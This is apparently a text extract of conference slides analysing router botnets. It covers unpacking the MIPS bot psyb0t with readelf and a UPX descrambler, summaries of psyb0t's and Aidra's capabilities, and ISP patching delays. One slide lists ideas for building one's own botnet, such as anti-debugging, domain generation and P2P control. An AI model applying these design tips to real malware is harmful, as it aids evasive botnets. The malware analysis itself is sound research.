
43.


psyb0t cont.
$ fileudhcpc.env
ELF 32-bit LSB executable, MIPS, MIPS-I version 1
(SYSV), statically linked, stripped
$ readelf -S udhcpc.env
There are no sections in this file.
$ readelf -l udhcpc.env
There are 2 program headers, starting at offset 52
...
IDA navigation bar:
44.
psyb0t cont.

ELF, MIPSand Packer... it must be the UPX.
$ upx -d udhcpc.env
...
upx: udhcpc.env: NotPackedException: not packed by UPX
Unpacked 0 files.
upx-3.08-src/src/conf.h:
#define UPX_MAGIC_LE32 0x21585055 /* "UPX!" */
How to add this magic number correctly to the packed binary?

psyb0t cont.
$ upx-descrambler.pyudhcpc.env
$ upx -d udhcpc.env
Unpacked 1 file.
$ readelf -S udhcpc.env
There are 21 section headers, starting at offset
...
$ readelf -l udhcpc.env
There are 6 program headers, starting at offset 52
...
IDA navigation bar:

psyb0t summary/facts
- routersinfection via default passwords (primary vector)
- exploits only 1 vuln on D-Link routers (known & alive since 2005)
- provides SYN/UDP/ICMP flood
- implements click jacking
- conducts dictionary attkacks on routers, PMA, MySQL, FTP, SMB
- hardcoded 7 usernames and 144 passwords
- finds open SOCKS proxy servers
- critical parts of code obfuscated (that's not encryption)
- communicates with its IRC c&c
- implements auto-upgrading
51.

Ideas for ownbot?
- use caltrops (anti-reverse/debugging voodoo)
- use Domain Generation Algorithm (like Conficker, ZeuS)
- use P2P for no Single Point of Failure (like ZeuS)
- use HTTP for no Single Point of Failure (like Itzik's Turbot)
- modify upx (un)packing algorithm
- create your own communication protocol (see related readings)
- maybe even figure out something by yourself ;-)
52.
Couple of wordsabout Aidra
- no new attack vectors
- no packaging/encryption/obfuscation
- new method of uploading binaries used ("ours" technique)
- supports more archs (MIPS, PPC, ARM)
- trivial to analyse
Nothing to see here, please move along...
53.

Last but notleast - Providers
Do it their way...
Vulns in routers reported 3 yrs ago to them.
"They're not dangerous but we'll fix them".
"We got fixes from vendor, we now test them and
we will release them soon to customers".
Till then... routers admins should change their
default passwords.
54.
